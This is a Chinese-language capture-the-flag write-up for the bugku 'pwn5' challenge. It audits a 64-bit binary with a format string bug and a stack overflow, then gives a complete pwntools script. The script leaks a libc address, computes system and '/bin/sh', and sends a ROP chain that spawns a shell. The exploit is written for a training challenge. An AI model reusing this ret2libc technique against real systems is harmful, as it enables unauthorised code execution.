pwn5 - bugku

原创

SkYe231_ 于 2019-11-02 01:25:09 发布

分类专栏： PWN 文章标签： bugku pwn5

pwn5 - bugku

前言

2019年12月15日更新

学完ROP之后，重新做一下题目。bugku 5道 pwn 挺适合在学完 ROP 之后用来练习的。

~~网上对 pwn5 的 wp 视乎好像不是太详细，就做一篇比较详细解释的。~~


或者说是基于橘小白wp的补充 XD

审计

看一下保护，只开了NX。

```
skye@skye-ubuntu18:~/bugku$ checksec human
[*] '/home/skye/bugku/human'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

没有危险函数，如system、getshell等




Function name	Segment	Start
_init_proc	.init	00000000004005D0
sub_4005F0	.plt	00000000004005F0
_puts	**.plt**	**0000000000400600**
_printf	**.plt**	**0000000000400610**
_memset	**.plt**	**0000000000400620**
_read	**.plt**	**0000000000400630**
___libc_start_main	**.plt**	**0000000000400640**
_setvbuf	**.plt**	**0000000000400650**
_exit	**.plt**	**0000000000400660**
_sleep	**.plt**	**0000000000400670**
_strstr	**.plt**	**0000000000400680**
__gmon_start__	.plt.got	0000000000400690
_start	.text	00000000004006A0
deregister_tm_clones	.text	00000000004006D0
register_tm_clones	.text	0000000000400710
__do_global_dtors_aux	.text	0000000000400750
frame_dummy	.text	0000000000400770
main	**.text**	**0000000000400796**
__libc_csu_init	.text	00000000004008D0
__libc_csu_fini	.text	0000000000400940
_term_proc	.fini	0000000000400944

main 函数中存在两个漏洞。首先是第10行的 printf 存在**格式化字符串漏洞**；其次是17行的 read 存在**栈溢出**。

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s; // [rsp+0h] [rbp-20h]

  setvbuf(_bss_start, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 1, 0LL);
  memset(&s, 0, 0x20uLL);
  puts(&::s);
  read(0, &s, 8uLL);
  printf(&s, &s);
  puts(&s);
  puts(&s);
  puts(&s);
  puts(&byte_400978);
  sleep(1u);
  puts(asc_400998);
  read(0, &s, 0x40uLL);
  if ( !strstr(&s, &needle) || !strstr(&s, &dword_4009BA) )
  {
    puts(&byte_4009C8);
    exit(0);
  }
  puts(&byte_4009F8);
  return 0;
}
```

18 行的 if 满足条件是第二次输入值含有数组 `&needle` 和 `&dword_4009BA` 的内容。直接查看变量值(双击变量)是得不到任何字符，因为里面存储的是中文，查看方法应该是选中变量后，打开 ida 的 hex view 窗口，并结合数组存储的十六进制数查看。这里就展示查看 needle：



利用思路

这道题目首先需要用格式化字符串漏洞泄露存储在 rip 中 __libc_main 的地址，然后利用栈溢出覆写 rip 为 system 地址。

泄露libc

要泄露libc，就需要知道 rip 对于指针的偏移位置。而 rip 的偏移可以基于变量 s 的偏移计算出来。那么是需要先找变量 s 的偏移。怎么找，就不再造轮子了，现成轮子。

给出查找脚本：

```
#encoding:utf-8
from pwn import *

context.log_level = 'debug'

n = 1
while 1:
 p = process("./human")
 p.recvuntil("?\n")
 p.sendline("aaaa%{}$p".format(n))
 recv = p.recvuntil("?\n")
 print recv
 if '61616161' in recv:
  break
 else:
  n += 1
```

得出 s 偏移为 6。s 与 rbp 的距离是 0x20，那么 rip 的偏移为 11。

泄露出返回地址后，就需要基于这个地址计算出 system 的地址和 /bin/sh地址。由于题目没有给出 libc.so 文件，那么我们查询程序调用的libc，并复制到目录下。

```
>$ ldd human
 linux-vdso.so.1 =>  (0x00007ffff7ffa000)
 libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7a0d000)
 /lib64/ld-linux-x86-64.so.2 (0x00007ffff7dd7000)
>$ cp /lib/x86_64-linux-gnu/libc.so.6 libc.so
```

还要注意一点的是，泄露出来的是`__libc_start_main+240`，所以计算地址时，需要减去240。

栈溢出

程序是64位，也就是寄存器传参。我们就利用 ROPgadget 查一下 libc.so 文件中 pop_rdi_ret 的地址。

```
ROPgadget --binary libc.so --only "pop|ret"
```

构造的 payload 需要含有 `鸽子`、`真香`，填充长度为 0x28。然后依次 gadget、binsh、system。

EXP

```python
#encoding:utf-8
from pwn import *

context.log_level = 'debug'

# 偏移计算
'''
n = 1
while 1:
 p = process("./human")
 p.recvuntil("?\n")
 p.sendline("aaaa%{}$p".format(n))
 recv = p.recvuntil("?\n")
 print recv
 if '61616161' in recv:
  break
 else:
  n += 1
'''

p = process("./human")
#p = remote("114.116.54.89", "10005")
elf = ELF("./human")
libc = ELF("./libc.so")

pop_rdi = 0x400933 # ROPgadget查到的地址
gezi = "鸽子"
zhenxiang = "真香"

# leak __libc_start_main
print p.recvuntil("?\n")
p.send("%11$p")
main_addr = eval(p.recvuntil("%11$p",True))-240
log.info("main_addr = "+hex(main_addr))

# leak libc_base_addr
libc_addr = main_addr - libc.symbols['__libc_start_main']
log.info("main_addr = "+hex(libc_addr))

# leak system_addr
system_addr = libc_addr + libc.symbols['system']
log.info("system_addr = "+hex(system_addr))

# leak /bin/sh
binsh_addr = libc_addr + libc.search("/bin/sh").next()
log.info("binsh_addr = "+hex(binsh_addr))

# overflow
print p.recvuntil("还有什么本质?")
payload = (gezi+zhenxiang).ljust(0x20+8,"A")
payload += p64(pop_rdi)
payload += p64(binsh_addr)
payload += p64(system_addr)
p.sendline(payload)
p.interactive()
```

参考

BugkuCTF pwn1 pwn2 pwn4 pwn5 pwn3 详细writeup【橘小白】

蒸米32位及64位ROP笔记

格式化字符串漏洞学习